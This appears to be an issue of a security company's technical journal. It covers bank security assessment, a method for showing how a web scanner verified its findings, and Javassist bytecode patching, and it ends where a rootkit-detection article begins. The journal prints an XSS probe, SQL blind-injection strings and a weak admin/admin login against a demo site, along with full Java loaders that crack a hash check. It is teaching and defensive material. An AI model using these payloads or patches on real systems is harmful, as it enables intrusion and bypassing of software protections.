安全扫描主要是通过评估工具以本地扫描的方式对评估范围内的系统和网络进行安全扫描，从内网和外网两个角度来查找网络结构、网络设备、服务器主机、数据和用户账号 / 口令等安全对象目标存在的安全风险、漏洞和威胁。

在实际开始评估扫描时会正式通知用户评估项目组成员。按照预定计划，在规定时间内进行并完成评估工作。如遇到特殊情况（如设备问题、停电、网络中断等不可预知的状况）不能按时完成扫描计划或致使扫描无法正常进行时，由双方召开临时协调会协商予以解决。

2.2.7 人工安全检查

安全扫描是利用安全评估工具对绝大多数评估范围内的主机、网络设备等系统环境进行的漏洞扫描。但是，评估范围内的网络设备安全策略的弱点和部分主机的安全配置错误等并不能被扫描器全面发现，因此有必要对评估工具扫描范围之外的系统和设备进行人工安全检查。

系统的网络设备和主机的安全性评估应主要考虑以下几个方面：

• 是否最优的划分了 VLAN 和不同的网段，保证了每个用户的最小权限原则

• 内外网之间、重要的网段之间是否进行了必要的隔离措施

• 路由器、交换机等网络设备的配置是否最优，是否配置了安全参数

• 安全设备的接入方式是否正确，是否最大化地利用了其安全功能而又占系统资源最小，是否影响业务和系统的正常运行

• 主机服务器的安全配置策略是否严谨有效

同时，许多安全设备如防火墙、入侵检测等设备也是人工评估的主要对象。因为这些安全系统的作用是为网络和应用系统提供

必要的保护，其安全性也必然关系到网络和应用系统的安全性是否可用、可控和可信。目前还没有针对安全系统进行安全评估的系统和工具，只能通过手工的方式进行安全评估。

安全系统的安全评估内容主要包括：

- 安全系统是否配置最优，实现其最优功能和性能，保证网络系统的正常运行
- 安全系统自身的保护机制是否实现
- 安全系统的管理机制是否安全
- 安全系统为网络提供的保护措施，且这些措施是否正常和正确
- 安全系统是否定期升级或更新
- 安全系统是否存在漏洞或后门

三．实施技巧及建议

3.1 实施技巧

在开展电子银行评估过程中，需要评估人员具备项目管理的通用能力。为了提升评估工作效果，给予银行方面更多的成果和收获，评估人员还需要学习实施技巧。我们对于实施过程中有利于预期目标实现的方法做了总结，提出三项实施技巧。

3.1.1 区分处置优先级

评估工作大多从管理、技术方面对系统进行调研、检查，通常能够发现上百个问题，其中高、中风险的问题约占一半。对于评估中发现的这些问题，需要开展处置优先级分类分级。分类主要是区分不同风险、问题的责任人，明确后续跟踪的对象。分级主要是明确处置优先级，常用的分级方式：

- 按问题性质（是否属于合规类强制要求）进行分级
- 按风险等级进行分级
- 按资源配置情况进行分级

通常，风险等级高、问题性质属于合规类强制要求、资源配置充足的处置优先级别高，需要在近期做出处置。同时，处置时也会考虑分解整改步骤来降低整改困难程度、与日常运维的每月例行升级合并等方式，尽量减少处置工作的压力和风险。

3.1.2 认真整改，持续跟踪

根据已制定的安全评估计划开展评估工作，整改过程属于其中必要的一个环节。只是发现问题而未及时进行整改，不仅风险不会降低，由于问题已经在一定范围内公开，反而可能提高风险，造成信息安全事件。

因而，认真完成整改工作成为必然。但待整改问题分布广泛，且属于多个部门和责任人；对于整改方案经常会做出调整，需要召集多部门人员集中讨论确定方案。通常，采用问题清单（底稿）并标明责任人、问题分级、整改建议、整改反馈、整改状态等列项，明确整改情况。

问题清单样张

检测对象	检测内容	检测结果	问题描述	初步整改建议	部门回复意见	整改完成时间/计划整改完成时间	问题所属部门/中心组别	是否有整改方案

评估人员必须严密跟踪整改进展，通过统计关键指标并适时调

整整改计划，才能保证评估工作的整体实施效果。整改状态的关键指标有：

- 高中风险整改占所有问题的比例
- 有无提供整改方案
- 有无明确整改完成日期

3.1.3 管理层支持，全员参与

信息安全相关工作不仅是信息安全组的工作，信息技术实现、安全保障不仅是信息科技部的职责。信息科技治理是由上而下，需要管理层支持。

评估人员可以争取管理层、业务部门、科技部门、风险管理部门、审计部门参与到评估工作中，一些有效的方法包含：

- 组织高级管理层定期听取电子银行系统评估工作汇报
- 提供渠道使管理层对评估工作表态支持，并调配必要资源
- 增加业务部门交流培训机会，了解行业发展趋势
- 聘请第三方安全顾问提供安全建议及工作指导
- 开展全员多形式安全意识培训、宣贯

3.2 优化建议

3.2.1 完善信息科技治理机制

国内商业银行的信息安全管理普遍存在一个误区，认为部署了高性能的硬件设备、实现了双机热备份、做好了生产运行风险控制，就算完成了信息科技风险控制的工作。其实不然，因为信息安全不单是技术问题，更是管理问题，只有持续完善信息科技治理架构，从组织架构和制度等管理层面采取防范措施，才能真正实现信息安全管理的目标。

信息科技治理方面，我们提供成熟的安全服务包，包含评估实施作业指导书、评估工具、文档模板等内容，可以提供全面、专业的安全服务。

通过对信息科技治理现状的收集调研，全行业由上而下的信息规划，明确安全目标、安全保障框架，并进一步分解为安全项目，实现工作落地。

信息安全规划及路线图示例

3.2.2 补充评估技术工具

技术评估方式有漏洞扫描、基线检查、渗透测试等方式。

通过漏洞扫描、基线检查发现电子银行系统相关软硬件的缺陷引起的系统风险。绿盟科技采用自有的远程安全评估系统（RSAS）和安全配置核查系统 (BVS) 作为这项技术评估的主力工具。其中，远程安全评估系统在大多银行信息系统的安全评估中发挥巨大作用，监管部门也使用该系统作为检查工具之一，是安全检查的必备工具。

通过渗透测试来模拟黑客的攻击行为，发现电子银行系统潜在的业务缺陷。常用的技术工具见表：

类别	名称
综合类	BackTrack3
	BackTrack4
	BackTrack5
报文收集类	NetStumbler
	Kismet（已包含在 BackTrack4/5 中）
	Cain & Abel
	WiFiFoFum
	Airodump-ng(已包含在 BackTrack 中)
数据报文分析	WireShark
	OmniPeek

3.2.3 培养评估、检查人员

通过收集、调研电子银行安全现状，不断累积评估工具的使用经验，了解银行业在信息安全方面的一些实践创新，这些对于评估人员是宝贵的财富。

实践创新内容如：

- USBKEY 在使用时不仅检测是否有驱动、能否正常上网；还检测钓鱼链接、木马
- 电话银行输入密码时提供噪音干扰
- 银行卡号作为敏感信息，屏蔽部分卡号

与即将开展相关评估工作的人员分享、传授这些创新内容和评估经验，有利于评估、检查人员的成长，提升评估绩效水平。

结论

本文阐述针对电子银行评估工作的预期目标及整体思路，说明了实施过程中的技巧及优化建议。希望能够给需要在银行业金融机构开展评估的人员带来思路启发和实施建议，帮助被测企业完善信息科技治理机制，提升电子银行系统信息安全保障水平。

一种可视化的Web漏洞分析方法

产品推广部 张少奎　西安研发中心 李菲

关键词：Web 漏洞　漏洞分析　漏洞验证　可视化　场景文件

摘要：针对 Web 扫描器发现的漏洞，如何进行准确性验证。本文给出了一种可视化分析方法，通过给出漏洞判断标准、执行详情、过程报文，到提供完整的场景分析文件，重现漏洞发现场景，简化漏洞验证工作。

1 前言

随着公众对 Web 安全的聚焦，越来越多的行业领域，诸如运营商、政府电子政务互动平台、企事业门户网站、教育医疗机构等，都已经开始频繁使用扫描器去评估其风险性，以便提前发现潜在的安全隐患，及时安全加固，保障网站业务的正常持续运转。而反观扫描器使用群体的变化，由早先的专业安全人士转向更多的网站安全运维人员，扫描器自身的可用性和易用性已到了必须提升的关键时刻。而扫描器的核心能力，如何帮助用户快速发现漏洞、识别漏洞、定位漏洞以及什么样的验证场景可以确定漏洞真实存在，就成为亟待解决的首要问题。

2 现状

由于 Web 安全技术功底的薄弱，在网站安全运维人员眼里，现有的扫描器依然显得过于专业。一份扫描报告中，大量显示漏洞存在的 URL 和弱点参数，以及扫描器自身所构造的各种请求等过于晦涩难懂，常常让运维人员不知所云，甚至不得不专请专业人员进行二次解读，况且这种易读性差的扫描报告，不能让运维人员第一时间识别出漏洞风险分布并制定相应漏洞的修补计划，从而无法真正贯彻防微杜渐的安全思路，来保障网站业务安全可靠的运行。

同时，受限于目标网站环境的复杂性、漏洞种类的多样性，扫描器或多或少存在一定的误报，为保证漏洞发现的权威性，增强报告内容的高可信度，扫描器本身必须能够清晰给出：漏洞是如何被发现的，哪些页面、参数有问题，风险详情如何，有无重现该漏洞发现的场景分析文件，向导式的二次验证等。而关于如何对发现的漏洞进行权威验证这一点，一直是业界持续关注的焦点话题。

图 1 需要二次解读的扫描报告

3 可视化漏洞分析

基于此，我们提出了一种可视化的 Web 漏洞分析方法，它依据漏洞种类的不同，从扫描器判断漏洞存在的角度：首先从逻辑层面，给出相关标准，作为判断此漏洞是否存在的条件依据；其次从漏洞触发层面，列出该漏洞发现时的具体交互方式，如通过哪些检测手段，构造哪些 URL 参数；再从数据支撑层面，列出漏洞检测过程中，所交互的所有数据信息，如扫描器发送的网络请求与站点响应报文，以及对应的具体页面源码文件等；最后，整个漏洞分析过程统一打包成离线场景文件。此方法，让评估者轻松还原漏洞发现场景，重现漏洞发现的每一步直至全过程，真正实现漏洞分析过程的简单可视、通俗易懂，进而为下一步可能进行的漏洞误报确认提供可视化验证场景，达到准确识别的权威效果。

如图 2 所示，整个可视化漏洞分析方法为用户提供了一个循序渐进，全面认知漏洞的过程。

1、判断标准

Web 漏洞的形成有很多因素，根据漏洞的表现形式和产生原因不同，给出针对每种漏洞是否存在的判断标准，让评估者明确知道该漏洞产生的原因以及外在的表现形式。

2、执行详情

知道漏洞的形成和表现形式外，就需要构造可以产生这个漏洞的充分必要条件，哪些具体的操作和方法能够触发这个漏洞，使其通过可以理解和直观的现象展示出来，并最终与判断标准相符合。

3、过程报文

漏洞的探索和发现不是一蹴而就的，是一个有强烈依赖关系的发包探测、规则匹配的逻辑过程。过程报文还原了整个探测过程中的收发包情况，探测方对被探测 Web 站点都发送了哪些请求，对方服务器是如何应答的，过程报文都一一记录，为分析漏洞和网站实时响应提供有利数据。

图 2 可视化漏洞分析方法

以下给出了几种常见的漏洞类型，利用本文所介绍的可视化分析方法，一一进行具体阐述。

3.1 XSS 漏洞

对于基于特征值匹配来进行检测的 XSS 漏洞类型，它常见的检测逻辑如图 3 所示，是一个反复探测和验证的过程。

扫描器通过爬虫爬取 Web 站点的有效链接后，传递给相关插件进行探测扫描。插件在获取到链接后，需要判断此链接是否有存在该漏洞的条件，抽取所有可能存在漏洞的位置点，构造请求 URL 和参数值去探测和发包，根据该漏洞的表现形式来判断返回的页面是否存在漏洞。




图 3 基于特征值匹配的检测逻辑

对应的特征值匹配检测逻辑条件满足后，漏洞发现条件也就形成。此时，扫描器把尝试探测的 URL 链接，具体的请求方式，在哪个参数字段上构造的特征值，相关的判断标准，最终构造的请求变量和 URL 语句函数，执行结果与预期结果的差异，页面请求和响应报文结果等漏洞确认的详情一一罗列出来。

如图 4 所示，以探测 http://demo.testfire.net/search.aspx?txtSearch=1 是否存在跨站漏洞为例，给出了判断是否存在跨站的标准，能够执行构造的特殊字符串。判断详情里给出了具体构造的请求 URL、修改的参数及参数值。过程报文中的响应页面内，匹配到注入的字符串 afbkyz(ozn)，在判断是否可以真正被浏览器执行后，在响应页面中（图 5）高亮可以被执行的位置。

URL	http://demo.testfire.net/search.aspx?txtSearch=1
请求方式	GET
问题参数	txtSearch
判断标准	1、修改指定参数为构造的xss特殊字符 2、如果浏览器能够执行注入代码，则认为存在该漏洞
判断详情	1、构造请求URL为：http://demo.testfire.net/search.aspx?txtSearch=<ScRipt>afbkyz(ozn);</ScRipt> 2、设置请求参数 txtSearch 为：<ScRipt>afbkyz(ozn);</ScRipt> 3、在请求响应头及响应内容中匹配：afbkyz(ozn);。
请求&响应	⊞ GET /search.aspx?txtSearch=<ScRipt>afbkyz(ozn);</ScRipt> HTTP/1.1 ⊞ HTTP/1.1 200 OK

图 4 漏洞分析示例

在响应页面中会高亮出注入点，如图 5。

```
    <td valign="top" colspan="3" class="bb">
<div class="f1" style="width: 99%;">
<h1>Search Results</h1>
<p>No results were found for the query:<br /><br />
<span id="_ctl0__ctl0_Content_Main_lblSearch"><ScRipt>afbkyz(ozn);</ScRipt></sp
an></p>
</div>
```

图 5 高亮注入点

这样，就为此类 XSS 漏洞的发现，提供了一个完整的检测可视化过程，让

评估者清晰知晓 XSS 漏洞存在的相关判断依据，具体位置，如何验证和结果对比等。

3.2 SQL 盲注

对于像 SQL 盲注这样的检测是不能通过特征值匹配来检测的，需要构造多次相似请求，根据返回页面的不同来判断，如图 6。

插件在获取到被检测 URL 后，抽取可能存在漏洞的注入点，会尝试发送三次请求，获取充分条件。第一次采样，原始请求，将原始页面内容作为采样标准 A；第二次采样，伪真页面 B；第三次采样，fasle 页面 C。SQL 盲注的检测，需要计算 B/A 和 C/A 之间的相似度，在某个确定的范围内就可以判定是否存在注入。





图 6 SQL 盲注检测逻辑

而此基于相似度对比的检测过程，对于评估者来说完全是黑盒的，根本无法获知真假页面之间的区别和差异，直观感受更无从谈起。

而若采用本文介绍的可视化漏洞分析方法，如图 7-1，扫描器通过提供可视化的漏洞检测过程，在判断标准中给出了插件的检测过程和漏洞表现形式，判断详情中给出了发送的伪真、错误请求 URL，以及原始 url 的请求和对应响应报文。



URL	http://demo.testfire.net/bank/login.aspx	
请求方式	POST	
问题参数	uid	
判断标准	1、根据原始请求分别构造伪请求和错误请求，并依次发送伪请求和错误请求； 2、如果原始请求的响应内容和伪请求的响应内容非常相似，且原始请求的响应内容和错误请求的响应内容差异很大，则认为存在该漏洞。	
判断详情	1、构造URL： http://demo.testfire.net/bank/login.aspx，设置参数 uid 为 atestuseru%27%20AND%202718%3d2718%20oR%202718%3D2719%20%2D%2D，将构造后请求响应内容和原始请求响应内容进行相似度对比； 2、构造URL： http://demo.testfire.net/bank/login.aspx，设置参数 uid 为 atestuseru%27%20AND%202718%3d2718%20oR%202718%3D2718%20%2D%2D，将构造后请求响应内容和原始请求响应内容进行相似度对比。	
请求&响应	⊞ POST /bank/login.aspx HTTP/1.1 ⊞ HTTP/1.1 200 OK ⊞ POST /bank/login.aspx HTTP/1.1 ⊞ HTTP/1.1 200 OK	⊞ POST /bank/login.aspx HTTP/1.1 ⊞ HTTP/1.1 200 OK ⊞ POST /bank/login.aspx HTTP/1.1 ⊞ HTTP/1.1 302 Found

图 7-1 SQL 盲注的漏洞展示

图 7-2 展示了发送的原始页面和伪真页面的请求以及两者之间的差异，可以看出差异非常小，只有一行代码不同。

图 7-2 SQL 盲注的漏洞展示

图 7-3 展示了发送的原始页面和错误页面的请求以及两者之间

的差异。

图 7-3 SQL 盲注的漏洞展示

根据如上两组数据的页面相似度对比结果，可以清楚的看出两者之间的差异，当这个差异落在特定范围内时，就判断 SQL 盲注存在。从探测到展示，给评估者提供了重现该漏洞的完整场景。




图 8 弱口令猜测检测逻辑

3.3 弱口令猜测

在检测表单登录是否存在弱口令时，扫描器会根据预配置的弱口令列表或者自定义弱口令字典，通过枚举用户名和口令尝试登录，进行扫描确认。如图 8，在获取到登录页面后，扫描器会根据配置的弱口令进行登录探测。

在检测出弱口令漏洞后，会给出具体的用户名、密码。评估者可以直接用给出的弱口令尝试登录漏洞 URL。如图 9 的判断详情中，给出了具体的登录页面，检测出来的弱口令为 admin，admin，看到请求响应，发现页面跳转到了主页面，登录成功，表示存在漏洞，从而重现这一探测过程。

URL	http://demo.testfire.net/bank/login.aspx
请求方式	POST
问题参数	
判断标准	通过用户名、密码字典多次尝试目标站点基于表单的登录，猜测出可用于登录该站点的用户名，口令。
判断详情	1、访问URL：http://demo.testfire.net/bank/login.aspx； 2、在登陆页面中使用username：admin，password：admin 可成功登陆。
请求&响应	⊞ POST /bank/login.aspx HTTP/1.1 ⊞ HTTP/1.1 302 Found ⊞ GET /bank/main.aspx HTTP/1.1 ⊞ HTTP/1.1 200 OK

图 9 弱口令展示

4 结束语

通过上述简单介绍的可视化漏洞分析方法，评估者在看到扫描报告时，通过漏洞的判断标准、执行详情、过程报文，再也无须因不了解漏洞成因，困惑为什么 Web 环境会存在这样的漏洞，或者质疑是否存在误报，相关漏洞到底是如何被发现和确认的。此外，通过从扫描器给出的离线版漏洞场景文件，可以重现漏洞发现及确认全过程，从而进一步获取漏洞详情，为下一步的漏洞验证、修复漏洞提供更有效的参考数据。

Javassist在逆向工程中的应用

安全研究部 陈庆

关键词：Java Javassist class 调试 逆向工程

摘要：Javassist 是一种面向程序员的 Java Class 修改工具，以库的形式封装了诸多 API 供程序员使用，使得可以在 Java 源码级别直接修改 Java Class，而不必直接面对 Java Bytecode 和 JVM。在 Java 逆向工程、无源码 Java 程序调试排错中，Javassist 大有用武之地。本文以几份短小精悍的完整代码演示 Javassist 的使用。

一、引言

Javassist 顾名思义，是个 Java 辅助工具。按官方说法它使得字节码处理变得简单，在 Java 源码级处理字节码，给用户提供封装好的 API 操作 class，把中间各种繁杂的细节隐藏起来。官网是：

http://www.csg.ci.i.u-tokyo.ac.jp/~chiba/javassist/

上述文字还是太抽象，本文将演示 Javassis 与逆向工程较紧密的部分用法。如果有耐心，建议将其自带教程完整看一遍：

http://www.csg.ci.i.u-tokyo.ac.jp/~chiba/javassist/tutorial/tutorial.html

二、一个假想的研究目标

target_0.java 如下，是我们的假想敌，也就是 Javassist 的作用对象。它会检查提供的命令行参数，如果满足指定检查方案，就显示 "You are a clever boy!"。我们的目标是在 Javassist 的介入下使得无论命令行参数是啥，target_0 都显示 "You are a clever boy!"。

```
import java.security.MessageDigest;
class Hash
    {
    private static final char[] HEXDIGITS   =
    {
    '0', '1', '2', '3', '4', '5', '6', '7',
    '8', '9', 'A', 'B', 'C', 'D', 'E', 'F'
    };
    private static String gethexstr( byte[] in )
```

```
        {
            int             len = in.length;
            int             i;
            StringBuilder   out = new StringBuilder( len * 2 );
            for ( i = 0; i < len; i++ )
            {
                out.append( HEXDIGITS[ ( in[i] >> 4 ) & 0x0F ] );
                out.append( HEXDIGITS[ in[i] & 0x0F ] );
            }
            return( out.toString() );
        }
        public static String gethash ( String algorithm, String text )
        {
            MessageDigest   messageDigest;
            if ( null == text )
            {
                return( null );
            }
            try
            {
                messageDigest    = MessageDigest.getInstance(
algorithm );
                messageDigest.update( text.getBytes() );
                return( gethexstr( messageDigest.digest() ) );
            }
            catch ( Exception e )
            {
                throw( new RuntimeException( e ) );
            }
        }
    }
    public class target_0
    {
        private static boolean VerifyHash ( String text )
        {
            return( Hash.gethash( "SHA1", text ).equals( "7BCD168
6FE4BCE0A06655740FE54D0C233855872" ) );
        }
        public static void main ( String[] args )
        {
            String  text;
            boolean exit    = false;
            if ( 1 != args.length )
            {
                System.err.println( "Usage: target_0 <secret>" );
            }
```

```
        else
        {
            if ( VerifyHash( args[0] ) )
            {
                System.out.println( "You are a clever boy!" );
            }
        }
        return;
    }
}
```

```
$ javac -g:none target_0.java
$ java -jar target_0.jar anything
```

不带调试信息编译 target_0.java，制做 target_0.jar，尽可能符合我们最有可能碰上的那种情形。为了不过度分散注意力以及演示方便，假设未做混淆。

三、重新实现或简单修改指定 method

crack_target_0_d.java 重新实现 Hash.gethash(), 返回固定值，于是 VerifyHash() 始终返回 true。

```
import javassist.*;
class crack_target_0_d
{
    public static void main ( String[] argv ) throws Exception
    {
        CtClass    old_class   = ClassPool.getDefault().get(
"Hash" );
        old_class.detach();
            CtMethod    old_method   = old_class.
getDeclaredMethod( "gethash" );
        old_class.removeMethod( old_method );
        CtMethod   new_method  = CtNewMethod.make
        (
            "public static String gethash ( String algorithm, String
text )"   +
            "{"                                          +
                "    System.out.println( \"Modified\" );"
+
             "    return( \"7BCD1686FE4BCE0A06655740FE54D
0C233855872\" );"     +
            "}",
            old_class
        );
        old_class.addMethod( new_method );
        old_class.toClass();
        target_0.main( argv );
    }
}
```

$ javac -g -cp "javassist.jar;target_0.jar" crack_target_0_d.java

$ java -cp "javassist.jar;target_0.jar;." crack_target_0_d anything

Modified

You are a clever boy!

值得一提的是，上述代码没有修改硬盘上的静态文件，是将 Hash.class 加载到内存中再修改，所有的改动仅仅停留在内存中，并未写回硬盘，可以说 crack_target_0_d 是个 Loader。如果一定要写回硬盘，将 toClass() 改成 writeFile()，但我不推荐。

关于这里用到的 API，参看：

http://www.csg.ci.i.u-tokyo.ac.jp/~chiba/javassist/html/

crack_target_0_e.java 用了更省事的 insertBefore()，在 Hash.gethexstr() 入口处插入代码。

```
import javassist.*;
class crack_target_0_e
{
    public static void main ( String[] argv ) throws Exception
    {
        CtClass old_class = ClassPool.getDefault().get( "Hash" );
        old_class.detach();
        old_class.getDeclaredMethod( "gethexstr" ).insertBefore
        (
            "{"                                                 +
            "    System.out.println( \"Modified\" );"           +
            "    return( \"7BCD1686FE4BCE0A06655740FE54D0C233855872\" );"   +
            "}"
        );
        old_class.toClass();
        target_0.main( argv );
    }
}
```

有人可能认为在 Hash.gethash() 入口处插入同样的代码也能达到同样效果，实际上这里有名堂。把前面的 "gethexstr" 改成 "gethash"，执行中触发：

```
Exception in thread "main" java.lang.ClassFormatError: Illegal exception table end_pc 38 in method Hash.gethash(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
        at target_0.VerifyHash(Unknown Source)
        at target_0.main(Unknown Source)
        at crack_target_0_e.main(crack_target_0_e.java)
```

简单点说，Hash.gethash() 中有 try/catch，直接在方法入口插代码，会影响与 try/catch 相关的定位，涉及 class 格式中 method

附属 "Exception table" 的修正，看上去 insertBefore() 不会进行这种修正。

与 insertBefore 类似的有 insertAfter、addCatch、insertAt 等等，参看：

http://www.csg.ci.i.u-tokyo.ac.jp/~chiba/javassist/html/javassist/CtBehavior.html

四、替换对指定 method 的调用代码

crack_target_0_n.java 在 Hash.class 中搜索调用 Hash.gethexstr() 的代码，将找到的调用代码替换成另外两条代码。

```
import javassist.*;
import javassist.expr.*;
class crack_target_0_n_ExprEditor extends ExprEditor
{
    public void edit ( MethodCall expr ) throws CannotCompileException
    {
        if
        (
            expr.getClassName().equals( "Hash" )
            &&
            expr.getMethodName().equals( "gethexstr" )
        )
        {
            expr.replace
            (
                "{"                                                    +
                "    System.out.println( \"Modified\" );"              +
                "    $_ = \"7BCD1686FE4BCE0A06655740FE54D0C233855872\";"  +
                "}"
            );
        }
    }
}
public class crack_target_0_n
{
    public static void main ( String[] argv ) throws Throwable
    {
        CtClass.debugDump   = "./debugDump/";
        ClassPool   pool    = ClassPool.getDefault();
        pool.get( "Hash" ).instrument( new crack_target_0_n_ExprEditor() );
        ( new Loader( pool ) ).run( "target_0", argv );
    }
}
```

虽然 crack_target_0_n.java 只是在内存中修改了 Hash.class，但 Javassist 提供调试设置，允许开发人员出于调试目的获取被修改过的 Hash.class。CtClass.debugDump 指定一个目录，被修改过的 Hash.class 将写入该目录。

用 JD-GUI 查看被修改过的 Hash.class，gethash() 已被修改：

```
public static String gethash(String paramString1, String paramString2)
{
  if ( null == paramString2 )
  {
    return null;
  }
  try
  {
    MessageDigest localMessageDigest = MessageDigest.getInstance( paramString1 );
    localMessageDigest.update( paramString2.getBytes() );
    /*
     * 后面的代码原来是：
     *
     * return gethexstr( localMessageDigest.digest() );
     */
    byte[] arrayOfByte = localMessageDigest.digest();
    Object localObject = null;
    String str = null;
    System.out.println( "Modified" );
    str = "7BCD1686FE4BCE0A06655740FE54D0C233855872";
    return str;
  }
  catch ( Exception localException )
  {
    throw new RuntimeException( localException );
  }
}
```

五、在字节码级别操作 class

一般来说 Javassist 鼓励在 Java 源码级操作 class，但它确实支持 byteocde 级的操作。crack_target_0_i.java 在加载 target_0.class 时修改了 VerifyHash() 的 bytecode，相当于直接 return(true)。

```
import javassist.*;
import javassist.bytecode.*;
class crack_target_0_i_Translator implements Translator
{
  public void start ( ClassPool pool ) throws NotFoundException, CannotCompileException
```

```
        {
        }
         public void onLoad ( ClassPool pool, String classname )
throws NotFoundException, CannotCompileException
        {
           if ( classname.equals( "target_0" ) )
           {
                  ClassFile        cf  = pool.get( classname
).getClassFile();
              MethodInfo      mi  = cf.getMethod( "VerifyHash" );
              CodeAttribute   ca  = mi.getCodeAttribute();
              CodeIterator    ci  = ca.iterator();
              try
              {
                 int          index;
                 int          op;
                 /*
                  * 显示 VerifyHash() 的 opcode
                  */
                 while ( ci.hasNext() )
                 {
                    index  = ci.next();
                    op     = ci.byteAt( index );
                    System.out.println( Mnemonic.OPCODE[op] );
                 }
                 System.out.println( "\nModified\n" );
                 ConstPool       cp  = cf.getConstPool();
                 Bytecode        bc  = new Bytecode( cp, 1, 0 );
                 /*
                  * iconst_1
                  * ireturn
                  */
                 bc.addIconst( 1 );
                 bc.addReturn( CtClass.intType );
                 CodeAttribute   tca = bc.toCodeAttribute();
                 tca.setMaxLocals( ca.getMaxLocals() );
                 tca.computeMaxStack();
                 mi.setCodeAttribute( tca );
              }
              catch ( BadBytecode e )
              {
                 e.printStackTrace();
              }
           }
        }
        public class crack_target_0_i
        {
```

```
    public static void main ( String[] argv ) throws Throwable
    {
        ClassPool   pool    = ClassPool.getDefault();
        Loader      loader  = new Loader();
        Translator  t       = new crack_target_0_i_Translator();
        loader.addTranslator( pool, t );
        loader.run( "target_0", argv );
    }
}
```

```
$ java -cp "javassist.jar;target_0.jar;." crack_target_0_i anything
    ldc
    aload_0
    invokestatic
    ldc
    invokevirtual
    ireturn
    Modified
    You are a clever boy!
```

对于编写 Loader，前面演示的技术足以应付绝大多数需求。可能有很多小变种，但本质上没有区别。

六、鸡肋一般的 HotSwap 支持

最后提一下 Javassist 提供的 HotSwapper 类，这几乎是个演示性玩具，不具备实际价值，至少目前是这样的。出于演示完备性，提供 crack_target_0_m.java 演示之。它先保存原来的 Hash.class，然后在内存中修改 Hash.class，reload 修改过的版本，然后 reload 原来的版本。

```
import javassist.*;
import javassist.util.HotSwapper;
public class crack_target_0_m
{
    public static void main ( String[] argv ) throws Throwable
    {
        HotSwapper  hs          = new HotSwapper( 31337 );
        System.out.println( Hash.gethash( "SHA1", "anything" ) );

        /*
         * 保存原来的 class
         */
        ClassPool   pool        = ClassPool.getDefault();
        CtClass     old_class   = pool.get( "Hash" );
        old_class.detach();
        byte[]      old_buf     = old_class.toBytecode();
        /*
         * 修改 class、method
         */
        if ( old_class.isFrozen() )
```

```
        {
            old_class.defrost();
        }
            CtMethod    old_method  = old_class.
getDeclaredMethod( "gethash" );
        old_class.removeMethod( old_method );
        CtMethod    new_method  = CtMethod.make
        (
            "public static String gethash ( String algorithm, String
text )"   +
            "{"                                         +
                "    System.out.println( \"Modified\" );"
+
             "    return( \"7BCD1686FE4BCE0A06655740FE54D
0C233855872\" );"      +
            "}",
            old_class
        );
        old_class.addMethod( new_method );
        byte[]      new_buf     = old_class.toBytecode();
        System.out.println( "\nreload modified version\n" );
        hs.reload( "Hash", new_buf );
        target_0.main( argv );
        System.out.println( "\nreload original version\n" );
        hs.reload( "Hash", old_buf );
        target_0.main( argv );
    }
}
```

$ javac -cp "tools.jar;javassist.jar;target_0.jar" crack_target_0_m.java

$ java -agentlib:jdwp=transport=dt_socket,address=127.0.0.1:31337,server=y,suspend=n -cp "tools.jar;javassist.jar;target_0.jar;." crack_target_0_m anything

Listening for transport dt_socket at address: 31337

8867C88B56E0BFB82CFFAF15A66BC8D107D6754A

reload modified version

Modified

You are a clever boy!

reload original version

编译时需要 tools.jar。执行时必须以调试模式启动。

Javassist 能干些什么完全取决于你对 Java 语言、class 格式以及 JVM 的理解程度。比如有人用它给无调试信息的 class 添加行号信息，这样某些动态调试工具就可以更有作为；有人用它反混淆等等。

本文演示了 Javassist 的基本技术，更多高级用法等待着大家在实际需求产生后去探索并应用。

Linux下基于内存分析的Rootkit检测方法

北京分公司　王南

关键词：Linux　Rootkit　LKM 内存 struct 双向链表

摘要：今天，Linux 下的 Rootkit 随着恶意软件的泛滥也变得越来越流行，使用的技术越来越高级，其检测和对抗也随之变得更加困难。常规的 Rootkit 检测技术在新型 Rootkit 面前，很多时候都显得苍白无力。那么有没有更好的检测方式和方法呢？本文从一个较新的角度来回答这个问题。

引言

